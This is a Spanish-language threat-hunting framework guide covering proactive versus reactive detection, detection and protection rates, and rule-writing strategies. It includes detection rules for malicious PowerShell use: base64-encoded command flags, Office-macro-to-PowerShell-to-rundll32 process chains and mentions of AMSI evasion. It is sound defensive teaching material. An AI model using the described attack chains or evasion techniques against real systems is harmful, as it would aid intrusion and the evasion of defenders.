The Hunter's Framework

A framework for Threat Hunting activities

Creado por: Cristóbal Martínez Martín

Threat Hunter

Versión 2.0 – septiembre 2023

Hay tres cosas que todos podemos regalar a otros seres humanos:
nuestro conocimiento, nuestra experiencia y nuestro cariño.
Y una dimensión donde dibujarlo: el tiempo.

Este documento lleva mucho de todas ellas, y de todos los que hemos trabajado para hacerlo realidad.
Buena caza.

Cristóbal Martínez Martín

Índice de contenidos

Prólogo

En el mundo actual la informática ha tomado un papel fundamental para el funcionamiento de la sociedad. Este sencillo hecho, es la base utilizada para todo tipo de ataques y por todo tipo de atacantes: desde criminales buscando dinero hasta espionaje estatal, pasando por chantaje, extorsión, e incluso acciones de *guerra informática*. Como respuesta a un mundo con *tantísima* dependencia tecnológica, la informática ha desarrollado su rama de seguridad con multitud de perfiles y distintas habilidades desde los años 90 hasta el día de hoy.

Sin embargo, el habitual éxito de los *príncipes nigerianos*, lammers (con un arsenal de tutoriales en .txt, .pdf y ahora, github también) así como auditores IT, han dado paso a **equipos de ataque** organizados y demoledores con **roles**, **objetivos específicos**, **presupuestos** amplios **y mucho conocimiento** detrás que realizan todo tipo de acciones con alto impacto en las víctimas. **El "hacking"** ya no es por amor al arte. **Es un negocio**, y muy **rentable**.

Este éxito es el impulsor del ***Threat Hunter*** o experto en detección de amenazas (avanzadas) proactivamente. Este perfil será el encargado de buscar (detectar), las amenazas subyacentes en un entorno donde las herramientas tradicionales no son capaces de detectar (por sí mismas) el ataque antes de que ocurra un impacto (o identificar uno ya realizado) en el entorno observado.

Desafortunadamente, el Threat Hunting (TH) es un concepto "nuevo" al que todos: industria, "influencers", "evangelistas", organizaciones y fabricantes se están apuntando, utilizando cada cual su propio camino.
Esto ha generado un problema conceptual: todo el mundo cree saber qué es el Threat Hunting, repiten como un mantra los mandatos de la Wikipedia y, por supuesto, dan por hecho que todas las herramientas son TH-Ready y ATT&CK compatibles.

The Hunter's Framework (THF) nace para establecer **doctrinas**, **criterios y conceptos *de referencia*** acerca del Threat Hunting, así como desarrollar las múltiples formas en las que el Threat Hunting (**literalmente**) puede ser aplicado.
Por otro lado, THF aporta referencias acerca del conocimiento en diversas áreas que todo Threat Hunter o analista que realice Threat Hunting debería conocer en mayor o menor profundidad.

También se ofrecen ideas sobre cómo pueden relacionarse áreas como el Cyber Threat Intelligence y la respuesta forense ante incidentes con el Threat Hunting, así como proporcionar un **marco de referencia** en el que técnicos de seguridad, Threat Hunters, organizaciones e incluso proveedores de servicios puedan apoyarse a la hora de establecer (y definir) departamentos y acciones de Threat Hunting, solicitar servicios de los mismos o tomar ideas para desarrollar sus propias acciones de Threat Hunting.

The Hunter's Framework es la respuesta de técnicos *sobre el terreno* a qué es el Threat Hunting, su utilidad y su sentido. Un marco orientado al Threat Hunter.

Nota: toda la información y opiniones vertidas en este documento son realizadas exclusivamente por el autor y colaboradores y **no representan la opinión de ningún empleador pasado, presente o futuro de los mismos.**

Capítulo 1. Introducción

El Threat Hunting o detección de amenazas no es un concepto nuevo en el mundo TI. Desde que aparecieron los primeros virus en los '70, los informáticos han realizado un esfuerzo por la detección de amenazas. Incluyendo la creación de herramientas y perfiles específicos. Durante la transformación que ha sufrido la industria informática y su rama de seguridad (pasando de no existir a ser altamente relevante), se han experimentado diversos cambios y nuevos conceptos han sido creados e implementados para *intentar lograr* el objetivo de prevenir, detectar y/o mitigar ataques.

Esto ha generado que muchas organizaciones hayan desarrollado internamente (y con poca ayuda) el concepto de *Threat Hunting*, lo que debe ser (y saber) un Threat Hunter, pero sobre todo, como implementar esta disciplina "clave" para evitar o minimizar el éxito de las potenciales amenazas en entornos muy diversos donde a menudo, la monitorización y la concienciación son dejadas de lado en pos de una **confianza ciega** en los **sistemas** de **detección tradicionales**, que han demostrado ser independientemente de marcas y tipologías, inefectivos para cubrir *sin intervención humana* ataques tan complejos como los realizados por estados, mafias y cibercriminales en la actualidad.

The Hunter's Framework propone un marco de trabajo con definiciones y conceptos útiles, apoyado por la relación que éste tiene con los Threat Hunters y con otras áreas de conocimiento como el Threat Intelligence, la respuesta ante incidentes/informática forense y el hacking. También se **incluye una metodología propia** donde se pone en valor las ideas como fuente fundamental del conocimiento técnico.

THF ha sido posible gracias a la experiencia tanto del creador como de los diversos colaboradores y las publicaciones de referencia que han contribuido a aportar diferentes visiones y a mejorar las carencias de las primeras versiones, ofreciendo al lector una visión completa donde no solo se abordan distintas formas en las que aplicar el Threat Hunting, sino el establecimiento de sinergias, las habilidades de un Hunter y otras ideas y conceptos útiles que pueden permitir impulsar la madurez y eficacia de los departamentos de TH existentes para llegar al fin último: detectar a los atacantes antes de que puedan **impactar** sobre el entorno atacado.

Este documento es el resultado de los esfuerzos y aprendizajes de sus autores, pero ante todo de experiencias reales realizando *Threat Hunting* con múltiples herramientas, en múltiples entornos a lo largo del globo buscando todo tipo de amenazas: desde troyanos hasta actores estatales.

Nota: se recomienda tener un conocimiento mínimo de qué es MITRE ATT&CK y del concepto de IOA.

Parte I

El mundo de la detección de amenazas

Capítulo 2. Introducción a la detección de amenazas

> *La detección de amenazas cibernética es el proceso por el cual utilizando conocimientos y/o herramientas se consigue detectar un comportamiento no autorizado ya sea sospechoso o malicioso en redes y/o sistemas informáticos con el objetivo de mitigar su impacto y erradicarlo en el entorno dado.*

Cita 1. Sinergias entre aproximaciones de detección. Fuente: THF.

Los medios para detectar amenazas pueden ser:

- Por su forma de actuar: automáticos, automágicos, semiautomáticos o manuales.
- Por su precio: gratuitos o de pago.
- Por su ubicación: pueden actuar en la red, en un sistema operativo o en una aplicación.
- Por su aproximación: pueden ser reactivos o proactivos.

2.1 Detección reactiva de amenazas (tradicional)

Este tipo de detección es el utilizado usualmente en seguridad informática. Según esta aproximación, se puede desplegar una o varias herramientas, y/o un sistema de registro de eventos con reglas (SIEM) para, (mediante configuraciones del fabricante o desplegadas por analistas) detectar una amenaza.

Un ejemplo de este sistema serían los antivirus.

Mediante este sistema se espera que cuando un atacante ejecute una amenaza, esta sea detectada por las herramientas de *forma reactiva* (es decir, posterior a la entrada y ejecución maliciosa). Mediante estos sistemas se ponen diferentes reglas de detección para varias técnicas *con la esperanza* de que alguno resulte en la detección de una amenaza.

Lamentablemente para los defensores, estos **métodos no suelen funcionar como esperan**, y los **atacantes** suelen **saltárselos** con mayor o menor dificultad.

A este respecto, los defensores no solo deben detectar el indicio en *tiempo y forma*; también deben de investigarlo y responder a él antes de que sea demasiado tarde. Esta aproximación debe ser multiplicada por el número de reglas y resultados de las mismas, lo cual complica la operación exponencialmente.

Como se indica en posteriores capítulos, aquí suele ocurrir uno de los mayores problemas de las organizaciones modernas: **exceso de confianza en las herramientas** (especialmente en las **automáticas**) para detectar y remediar **todos** los **ataques** lo antes posible.

Esto choca frontalmente con la problemática de muchas herramientas comerciales: para implementar mecanismos de detección no basta con ser efectivos en un entorno, deben serlo en la mayoría de los clientes de la herramienta, siendo desechadas algunas buenas y válidas reglas por incumplir este requisito, dejando la **responsabilidad** de *esa* **detección** en cada cliente y **entorno**.

Por otro lado, existen reglas de detección de *anomalías* en lugar de indicadores "maliciosos". Estos últimos son los monitorizados por *algunos* equipos de Threat Hunting (este punto será abordado en posteriores revisiones de esta metodología).

2.2 Detección proactiva de amenazas ("novedosa")

Para paliar el gran inconveniente, que es que un atacante se salte los métodos reactivos, estáticos, y, habitualmente predecibles, se utilizan métodos con una orientación y sentido difícilmente implementable en los sistemas tradicionales. Estos métodos forman el *Threat Hunting*. Se resumen en:

- Datos y registros que analizar (y contextualizar) con ayuda de herramientas de análisis de datos.
- Generación de alertas *propias*, así como procedimientos de actuación y respuesta que permitan dilucidar si el indicio visto es verdaderamente malicioso.
- Generación de hipótesis con indicios a buscar.
- Revisión semi-manual/manual de los resultados, incluyendo búsquedas iterativas de apoyo/correlación y enriquecimiento para finalizar la investigación.

Otra diferencia clave en los procesos de Threat Hunting son usualmente las herramientas. A diferencia de los equipos de SOC (que en determinados ca$o$ pueden usar SIEM "más lentos"), los equipos de **TH** necesitan realizar **análisis masivos** de datos en tiempos cortos (menores a 5 min), por lo que no pueden utilizar mecanismos de *dispara y olvida* como usualmente son los casos de uso en SIEM tradicionales.

Éstos, requieren de **herramientas de análisis** de datos que no solo tengan un **lenguaje de consultas que cumpla con sus requerimientos**, también deben tener una **velocidad suficiente para hacer las búsquedas con soltura**, ya que un proceso de hunting puede requerir centenares de búsquedas por semana, revisando diferentes parámetros y registros desde diferentes aproximaciones.

Por otro lado, al igual que ocurre con muchos equipos forenses (y cada vez más, equipos de SOC), los equipos de **TH requieren** de capacidades de ***respuesta*** a nivel **máquina** y **red** para poder realizar **adquisiciones** de diferentes **artefactos** "sospechosos".

2.3 Diferencias entre aproximaciones de detección de amenazas

Algunas diferencias que se pueden encontrar entre los métodos reactivos (SOC) y proactivos (TH) son los siguientes:

- **Aproximación diferente del concepto "infectado".** Los equipos reactivos asumen que, si una herramienta no llega a detectar una amenaza, ésta no existe. Los equipos proactivos por su lado asumen lo contrario: existe una amenaza no detectada por las herramientas, que ellos deben localizar.

- **Volumetrías**. A este respecto, los equipos de SOC suelen tener unas volumetrías de alertas por día "altas" y unos tiempos de acción por caso (SLA) cortos. Esto perjudica tanto la calidad de cada tique gestionado, como la *capacidad de gestionar amenazas en lugar de tickets*. Por el contrario, los equipos de TH al no tener (usualmente) SLA por cada investigación, pueden utilizar el tiempo que les sea

necesario para investigar, gestionando amenazas en lugar de tiques, midiéndose el SLA en el entregable final (habitualmente).
Otra problemática es cuando en un entorno "***se decide***" evitar añadir exclusiones en reglas con altas volumetrías, para generar una **falsa** sensación de seguridad basada en estadísticas de gestión de alertas "**vacías**". Este es un problema de algunos entornos y MSSP, el cual no suele aplicar en TH.

- **Objetivo**. Dentro de mantener seguro el entorno los equipos de SOC han tenido desde siempre la obligación de protegerse de absolutamente cualquier tipo de amenaza. Teniendo además la "*obligación*" de tener un éxito del 100%.
  Con esta problemática, y desplegando herramientas automáticas es posible obtener una alta protección en entornos de cualquier tamaño contra "amenazas comunes" y "familias conocidas", e incluso pudiendo detectar auditorias y "algún" APT.

  En equipos de TH, el objetivo *usual* debe ser **siempre** detectar amenazas avanzadas que puedan pasar por debajo de las medidas y políticas aplicadas en el entorno. Usualmente esto significa detectar los mejores APT y, de rebote, el resto. Últimamente también se ha puesto foco en los grupos de ransomware, ya que, por sus *acciones sobre objetivos* "podrían ser considerados" amenazas avanzadas.

- **Horario**. Los equipos SOC suelen trabajan en turnos 24x7 u 8x5 con guardias. A diferencia de éstos, los equipos de Threat Hunting suelen trabajar en horarios 8x5. Esto se debe a la orientación de los servicios.

  Mediante los servicios de SOC se suele realizar monitorización persistente de activos críticos, por lo que los horarios pueden ser más amplios que otro equipo en busca amenazas proactivamente, y que, al no tener certeza de si hay una amenaza en el entorno, "no tiene prisa" por encontrarlo.

  La diferencia de salarios entre técnicos y el número de los mismos en el mercado también marcan las diferencias en algunas geografías.

2.4 Detección de amenazas funcional

Para poder establecer una defensa eficaz y funcional, es crítico involucrar a los equipos de detección proactiva y reactiva en la detección de amenazas, estableciendo la *compartición del deber* de **detectar amenazas** utilizando las **diferentes aproximaciones** de cada equipo.



Figura 1. Sinergias entre aproximaciones de detección. Fuente: THF.

Mediante las sinergias se puede cubrir tanto la **defensa a gran escala** proveída por herramientas y técnicas convencionales, como la **defensa en profundidad,** especializada en iterar de forma proactiva sobre amenazas capaces de evadir los sistemas a gran escala.

Compartir la responsabilidad de detección equilibrando presupuestos y recursos permite maximizar la capacidad y efectividad en la detección, complementándose entre cada aproximación/equipo.

Nota: es **crítico** no *importar* malas praxis entre departamentos a la hora de implementar una defensa por capas especializada.

Capítulo 3. Detección y protección ante amenazas

Existen algunos conceptos "viciados" dentro del mundo de la ciberseguridad, que a menudo causan confusión tanto en analistas como en gestores. Dos habituales son el concepto de ***tasa de protección ante amenazas*** y la ***tasa de detección de amenazas***.

Estos dos conceptos, íntimamente relacionados, a menudo son confundidos por asumir que, si algo se ve, automáticamente se está protegido ante ello. Esta asunción, cierta cuando una regla de detección se activa en modo bloqueo o aislamiento, no siempre lo es. Especialmente cuando se tiene una plataforma SIEM o Data Analytics sin orquestación de seguridad (SOAR) adicional.

Un ejemplo es un caso de uso de exfiltración de datos en un SIEM. En éste, se puede mirar si existe un número muy grande de datos enviados desde una IP interna a una externa, usando como fuente de eventos el cortafuegos perimetral de la empresa. Si el caso de uso salta habiendo recibido los eventos tras el cierre de la sesión de envío de datos, incluso aunque el caso de uso sea detonado (detección), el daño estaría hecho sin haber podido prevenirlo por las herramientas y políticas desplegadas (protección).

3.1 Tasa de protección ante amenazas

> El concepto de *tasa de protección ante amenazas* se define como un valor numérico, por el que se evalúa la cobertura de un objeto o entorno dado respecto a un riesgo. Este objeto puede ser desde un único activo crítico, a un tipo determinado de sistema operativo, pasando por usuarios especialmente críticos.

Cita 2. Definición de tasa de protección ante amenazas. Fuente: THF.

La tasa de protección "normalmente" mide cuales son las medidas que permiten proteger un activo tanto de forma pasiva (políticas/configuraciones), como activas (reglas en modo bloqueo o aislamiento). Estas medidas de protección se *deberían* adoptar en diferentes plataformas y puntos para maximizar la tasa de protección.

A la hora de medir el riesgo, este debe ser encasillado en algo **medible y demostrable**. **Siguiendo con el ejemplo anterior**, a la hora de medir la tasa de protección ante una exfiltración de datos sería necesario tener en cuenta los siguientes puntos:

- Agentes en el sistema operativo que están protegiendo el equipo (AV/EDR/XDR/DLP), verificando si las reglas "anti-exfiltración" están en modo bloqueo.
- Protecciones de las plataformas donde se alojan los archivos a exfiltrar, así como la de los propios archivos.
- Sistemas a nivel de red (proxy, cortafuegos, IPS, NDR), y sus configuraciones en modo bloqueo.

- Combinaciones de reglas en plataformas Data Analytics y SIEM que vía SOAR permiten ejecutar bloqueos que imposibiliten el objetivo.

Sobre esta capa <<base>> se deberá aplicar la medición. Esto se haría comparando las TTP de exfiltración existentes contra las medidas de protección, ya sea de forma teórica (consultoría) o práctica (auditoria). Sobre el total de métodos existentes, se desarrollará un porcentaje o tasa de cobertura.

Así mismo para aumentar la capacidad de defensa de esa capa base, se superpondrá una capa de detección que permita ***tomar consciencia*** de la situación existente, y ya sea de forma automática o manual, aumentar la **superficie de detección**.

3.2 Tasa de detección de amenazas

> El concepto de *tasa de detección* se define como un valor, usualmente sobre 100, por el que se evalúa la capacidad de detección de amenazas sobre un objeto dado. Este objeto puede ser una técnica de MITRE ATT&CK, una TTP, fase de la Cyber kill-chain o cualquier otro dato de relevancia.

Cita 3. Definición de tasa de detección ante amenazas. Fuente: THF.

La tasa de detección es, para cualquier arquitecto en detección de amenazas, el criterio *básico* para saber cuáles son sus puntos débiles, y donde debe poner el foco. Es necesario entender que, con los cambios en la tecnología, **el punto de cobertura máxima (100% de efectividad) es siempre oscilante y entrópico**.

Para expresar la tasa de detección se lista el detalle total de comportamientos maliciosos, así como cuánto del contenido malicioso se tiene monitorizado (SOC, caso de uso) o es candidato a ser buscado (TH, hipótesis). El porcentaje restante de no-cobertura se calculará restando al total, el porcentaje cubierto.

Un ejemplo de la tasa de detección se puede aplicar sobre una de las técnicas más complicadas de cubrir tomando como referencia MITRE ATT&CK, Command and Scripting Interpreter - PowerShell:

Para cubrir este objeto, lo primero es identificar algunas propiedades básicas:

- Es un archivo binario.
- Puede ser ejecutado y solicitarle acciones mediante una consola interactiva o un conjunto previo de órdenes (script).
- Así mismo es un programa muy usado por su versatilidad, integración en Windows y potencia.
- Existen varios programas que pueden *ejecutarse como PowerShell* en un sistema operativo.
- Permite la ejecución en diferentes sistemas operativos.

A la hora de establecer una tasa de detección de PowerShell, se deberían tener en cuenta al menos (y **a modo de ejemplo**), los siguientes puntos:

- Dado que es un **binario multiplataforma, las reglas deberán tenerlo en cuenta**, así como la idiosincrasia de los mismos.
  Por ejemplo, la forma de invocar una ruta es diferente en los sistemas Microsoft Windows y en los sistemas "Unix like" como GNU/Linux y Macintosh.

- Dado que un binario es un **objeto, un atacante puede modificar sus propiedades o metadatos**, **por ejemplo**, cambiando la ruta del mismo o su nombre para tratar de evadir las reglas basadas en nombres o rutas.

- Debido a que **en algunos sistemas operativos existe más de una versión del mismo binario**, es crítico monitorizar todas ellas de forma que no sea posible usar pwsh.exe en sustitución de powershell.exe para un atacante sin ser detectado.

- **Acciones sobre el sistema**: dado que PowerShell es una consola de comandos, es de vital importancia vigilar tanto sus ejecuciones con scripts, como los *oneliners.*
  En ambas casuísticas, las cadenas potencialmente maliciosas son el principal objetivo. Algunas bien conocidas son la descarga de archivos remotos, la invocación de objetos, el acceso a diferentes partes del sistema: registro, la base de datos WMI, etc sin usar otros binarios.

- **Invocación y ejecución de librerías** que puedan permitir al programa malicioso tener más capacidades sobre el sistema objetivo vía librerías de terceros o accediendo a la API del sistema operativo.

- **Uso de atajos o acotadores** que permitan cortar, por ejemplo, una cadena de texto sin que esto repercuta en la normal ejecución del código malicioso por parte del atacante.

- **Evasión de medidas de seguridad**, ya sea usando parámetros (scriptblock), caracteres que rompan las cadenas como "`", evasión de medidas de seguridad como AMSI, funciones de conversión (charcode, frombase64string) y/o cifrados de datos (XOR) entre muchas otras.

Debido a esto, cuando se plantee establecer una *tasa de detección* sobre este objeto, será importante evaluar siguiendo el criterio de hipótesis planteado posteriormente o cualquier otro criterio de detección, los parámetros totales que pueden ser maliciosos en PowerShell, ya sean por su comportamiento, metadatos o cualquier otro dato válido, añadiendo sobre esa base la estrategia de monitorización más apropiada.

Con esos valores base, es posible empezar a plantearse la *cuantificación* de hipótesis o mecanismos de detección necesarios, qué fuentes serán necesarias y los aspectos concretos para monitorizarlo.

3.3 Aspectos de monitorización

En el proceso de verificar qué aspectos son necesarios para una monitorización efectiva, es necesario tener una documentación máxima que permita al arquitecto formarse una idea de cuales son todas las posibles formas de que un atacante podría conseguir su objetivo, y cubrirlas. Sea con métodos realistas o con ideas que aún, a causa de la tecnología o herramientas internas, no es posible implementar con éxito.

Siguiendo el ejemplo de PowerShell, mediante una TTP sencilla como podría ser un archivo que se comporta como si fuera PowerShell pero que no se llama así, los aspectos *mínimos* a tener en cuenta para una **monitorización efectiva** pueden ser los siguientes:

1. Establecer que el proceso podría ser el original (mismo hash) pero con otro nombre.
2. Vigilar la posible copia/movimiento del proceso localmente.
3. Vigilar la descarga del programa desde internet, lo cual ya obligaría a monitorizar por algún patrón único y no reemplazable (firmante, hash) que el proceso es el mismo.
4. Procesos que se comportan como PowerShell sin ser él.

Capítulo 4. Estrategias de detección de amenazas

Dentro del proceso de detección de amenazas, existen diversas técnicas que tanto analistas de SOC como Threat Hunters pueden utilizar a la hora de detectar amenazas y planificar el contenido de sus consultas.
Estas técnicas, son **estrategias** que permiten poblar un determinado entorno de **monitorización** con diferentes mecanismos. Así mismo, también pueden poblar la infraestructura de herramientas de monitorización que mejoren la estrategia global de monitorización.

4.1 Estrategias de detección en infraestructura

A la hora de establecer un sistema de monitorización, el primer punto importante es prestar atención al entorno a monitorizar. **Cada entorno es diferente** tanto por la combinación de hardware-software, como por el diseño elegido, versiones de software, etc. También es importante **entender** si **el entorno** se creó con la idea de establecer una capa de **seguridad y monitorización** sobre él, o si por el contrario es un entorno "plano", dedicado a ofrecer un servicio con el mínimo de retardo e interrupciones.

Con el anterior punto en mente, se pueden plantear dos **estrategias** básicas de monitorización. La primera será **basada en sistemas pasivos**, que ***observen sin interceder*** en el entorno. Esto se puede realizar donde no se permitan realizar cambios, o estos sean mínimos.
Un ejemplo de esto son los IDS conectados mediante un Port Mirror a un switch en una red ICS.

Si, por el contrario, se pueden desplegar **sistemas de detección y bloqueos activos** sin "miedo" a bloquear el servicio, se deben establecer **sistemas en los puntos de monitorización claves**, por ejemplo, usando sistemas **IPS** en lugar de sistemas **IDS** en diferentes puntos de la red, como son la entrada vía cortafuegos perimetrales, o en la red de acceso a los controladores de dominio, (debido a su criticidad como *joya de la corona* en casi cualquier red).

4.2 Estrategias de detección basadas en el punto de interceptación

Cuando hablamos del punto de interceptación, nos referimos al lugar donde va a estar el sistema que vamos a utilizar para interceptar y recopilar la información. Este lugar puede ser tanto en un punto de la red (IDS/IPS/NDR), como tradicionalmente, dentro de los sistemas operativos de cada equipo en alcance (AV/EDR/XDR/HIPS/DLP).

Un buen **sistema de defensa** debería **combinar** siempre 3 **puntos clave**:

A) La **red**, debido a que algunas amenazas por su idiosincrasia son más <<fáciles>> de detectar aquí.

B) Los **sistemas operativos**, dado que normalmente dan acceso a los datos más sensibles.

C) **Aplicativos críticos** o de especial consideración. Así como aplicativos que ofrezcan información que los sistemas anteriores no puedan ofrecer con la misma facilidad.

Algunos ejemplos de los anterior, podrían ser sistemas **IDS** protegiendo el perímetro como parte de un cortafuegos físico donde se superpongan varias capas de protección, combinado con un **NDR** que pueda ofrecer analítica de datos de red e información enriquecida adicional, que se combine con un sistema **EDR** que permita capacidad para consultar telemetría recogida pasivamente en las máquinas.

Finalmente, para cubrir diferentes frentes con información y necesidades especiales, puede ser usada una plataforma Data Analytics donde almacenar y procesar información de fuentes como un entorno SAP, logs de servicios web como Apache, fuentes de servicios cloud, así como cualquier otra fuente candidata a tener reglas de detección de amenazas.

4.3 Estrategias de detección basadas en reglas

El último paso de una estrategia de detección *efectiva* es el uso de estrategias sobre cada plataforma.
Este punto es clave para dejar los mínimos huecos posibles a un atacante, no ya para ser bloqueado, sino simplemente, **detectado**.

Dentro de las estrategias basadas en reglas podemos distinguir tres tipos: las estrategias de parcela, las estrategias de superposición y las estrategias de espejo invertido.

4.3.1 Estrategia de parcelas

Las estrategias de parcela dividen la detección en pequeñas parcelas, usualmente a nivel TTP o IOA. Cada una de estas parcelas suele tener una o varias reglas para cubrir el 100% de la parcela, siempre que esto no tenga una volumetría por encima de los límites marcados por el arquitecto del servicio.

Si una estrategia de parcelas se realiza de forma incorrecta o insuficiente, el equipo de Threat Hunting deberá tratar de cubrir esos puntos para detectar a cualquier atacante que intente penetrar por ellos.

Es importante en una estrategia de parcelas ser consciente del total de estas, al menos, por cada técnica de ATT&CK, y llevar un registro del *porcentaje de cobertura*, lo que a su vez nos llevará poder medir y evaluar la *cobertura por técnica* usando el citado marco ATT&CK.

El mayor y más usual error en la estrategia de parcelas es **no ser consciente** del número de parcelas existentes, así como **delegar** la detección en **herramientas** de las cuales se **desconoce** su **funcionamiento** y reglas.

Un ejemplo de la estrategia de parcelas es dividir las formas de usar base64 en PowerShell (TTP), generando una parcela por cada IOA candidato a tener una regla. Se separarán los IOA en varias reglas para disminuir la volumetría de resultados por regla:

- **IOA 1**: PowerShell usando "FromBase64String"
- **IOA 2**: PowerShell usando "-EncodedCommand" o "-enc" o "-ec"
- **IOA 3**: PowerShell usando "-EncodedArguments" o "-ena" o "-ea".

4.3.2 Estrategia de superposición

La estrategia de superposición si bien es más sencilla de ejecutar, requiere de una **implementación que permita el enriquecimiento, la correlación y la automatización** de ciertas casuísticas para poder ser ejecutada *con éxito*.

En la estrategia de superposición se trata de hacer reglas que permitan cubrir toda una TTP con ellas. Sobre la regla inicial se superponen pequeñas reglas basadas en los IOA que componen la regla inicial, que a su vez se correlarán cuando salten para cubrir una TTP, aun cuando el atacante modifique el procedimiento, **por ejemplo**, usando diferentes binarios o extensiones sin cambiar en ningún momento el *fondo* en la cadena de ataque.

Un ejemplo de la estrategia de superposición se puede ver en el siguiente ejemplo de ataque:



Figura 2. Ejemplo de ataque estándar. Fuente: THF.

En el caso anterior, una regla para cubrir eso sería buscar una cadena de ejecución **winword.exe > PowerShell.exe > Rundll32.exe**.
Esta sería la regla "global" que cubriría una TTP normalmente.

Por parte de un atacante es sencillo modificar esta kill-chain con mínimas modificaciones en su ataque. **Por ejemplo**, otros procesos de Microsoft Office como Excel y PowerPoint también permiten la ejecución de macros.

Microsoft también **tiene varios binarios** para PowerShell más allá de **powershell**.exe, como son pwsh.exe, powershell_ise.exe e incluso syncappvpublishinserver.exe (aunque este último acabe llamando a powershell.exe para sus ejecuciones).

Finalmente, algunos usos de rundll32.exe pueden ser sustituidos por regsvr32.exe, como son las ejecuciones sin argumentos con posterior inyección de códigos en ambos.

Con estos parámetros, una estrategia de superposición efectiva necesitaría contemplar las diferentes opciones de ejecución y generar pequeñas reglas, detonándose éstas de forma separada. **Una buena práctica es agrupar los resultados de las mismas en un solo incidente**, para poder correlar los diferentes eventos como una sola

cadena de ataque, **mejorando la comprensión** y **velocidad** en el análisis y, por tanto, **limitando** *la* ***ventana de oportunidad*** del atacante.

Un ejemplo básico de las reglas que se escribirían usando la superposición es:

//**Regla 1** – Inicio de la cadena maliciosa usando macros ParentImage in ("winword.exe","Excel.exe","powerpoint.exe") and Image in ("powershell.exe","pwsh.exe","powershell_ise.exe","syncappvpublishingserver.exe")
//**Regla 2** – Ejecución de la segunda etapa y payload final ParentImage in ("powershell.exe","pwsh.exe","powershell_ise.exe","syncappvpublishingserver.exe") and Image in ("rundll32.exe","regsvr32.exe")

Ejemplo de reglas de detección en estrategias de superposición. Fuente: THF.

Regla de correlación:

1. Si regla 1 obtiene resultados y regla 2 no con una diferencia de 5 minutos detonar caso de uso "Posible macro llamando a Powershell".
2. Si regla 2 obtiene resultados y regla 1 no se ha disparado en los 5 minutos anteriores detonar caso de uso "Posible carga de código malicioso vía Powershell".
3. Si regla 1 obtiene resultados y regla 2 con una diferencia menor a 5 minutos detonar caso de uso "Posible ejecución de programa malicioso vía Phishing".

4.3.3 Estrategia de los espejos invertidos

Debido a la complejidad de la estrategia anterior, que requiere de plataformas que permitan correlar diferentes reglas para detonar un resultado final lo más completo posible, existe una modificación de esta que permite cubrir los mismos objetivos con *mayor sencillez de implementación*.

Mediante la estrategia de los **espejos invertidos** se generarán **todas** las posibles **combinaciones** de una **TTP**, es decir, tanto la original como el uso de la misma TTP reemplazando binarios. Cada una de las combinaciones será una regla diferente, no correlada con las otras, siendo un espejo de la TTP, e invirtiendo los procesos que se ejecutan en la misma.

Así mismo, al invertir los procesos, es posible que sea necesario adaptar la lógica de búsqueda de algunos parámetros o procesos, como es por ejemplo las llamadas a WMI vía macros, que rompen la ejecución normal y requieren correlación usando técnicas diferentes basadas en tiempo y comportamiento.

Estos aspectos deben ser resueltos por el analista durante el proceso de generación de reglas.

Un ejemplo utilizando el ataque del punto anterior.

Se plantearán 5 casos, si cabe resaltar que son posibles hacer más:

Cadena original: Winword.exe > PowerShell.exe > Rundll32.exe

Cadena modificada 1: Excel.exe > PowerShell.exe > Rundll32.exe
Cadena modificada 2: PowerPoint.exe > PowerShell.exe > Rundll32.exe
Cadena modificada 3: Winword.exe > SyncAppvPublishingserver.exe > PowerShell.exe > Rundll32.exe
Cadena modificada 4: PowerPoint.exe > Pwsh.exe > Rundll32.exe
Cadena modificada 5: Excel.exe.exe > Wmiprvse.exe > Pwsh.exe > Rundll32.exe

4.3.4 Resumen de estrategias

Tabla resumen de implementaciones			
	Estrategia de parcela	**Estrategia de superposicion**	**Estrategia de espejos invertidos**
División de TTP	Parcelas que cubran cada IOA	Reglas superpuestas por cada IOA	Cadenas de ejecución completa con todas las variaciones existentes
Posibles errores	• Incapacidad para determinar todos los IOA	• Incapacidad para determinar todas las posibles variantes de la TTP	• Errores de entendimiento sobre la cadena de ejecución • Incapacidad para determinar todas las posibles kill-chains dada una TTP
Dificultad de implementación	Media	Alta	Baja

Tabla 1. Resumen de estrategias de implementación de reglas. Fuente: THF.

Capítulo 5. El tiempo en detección de amenazas

Dentro del propósito principal de detectar amenazas de forma proactiva, la principal motivación del Threat Hunter es tratar de realizar la detección en fases tempranas del ataque. Idealmente esto sería en las fases de reconocimiento e infección (o Acceso Inicial), aunque en el mundo real *suele ser* en fases más avanzadas.

Para ayudar a reducir el tiempo de detección es necesario tener también mucha **visibilidad y capacidad de búsqueda**, así como un desarrollo de **consultas** y técnicas de **vigilancia** apoyado por un entorno con capacidades de **reacción** y **análisis** que permitan tener vigilados los principales puntos de ataque que cada tipo de amenaza puede utilizar, incluso utilizando herramientas tradicionales como los SIEM.

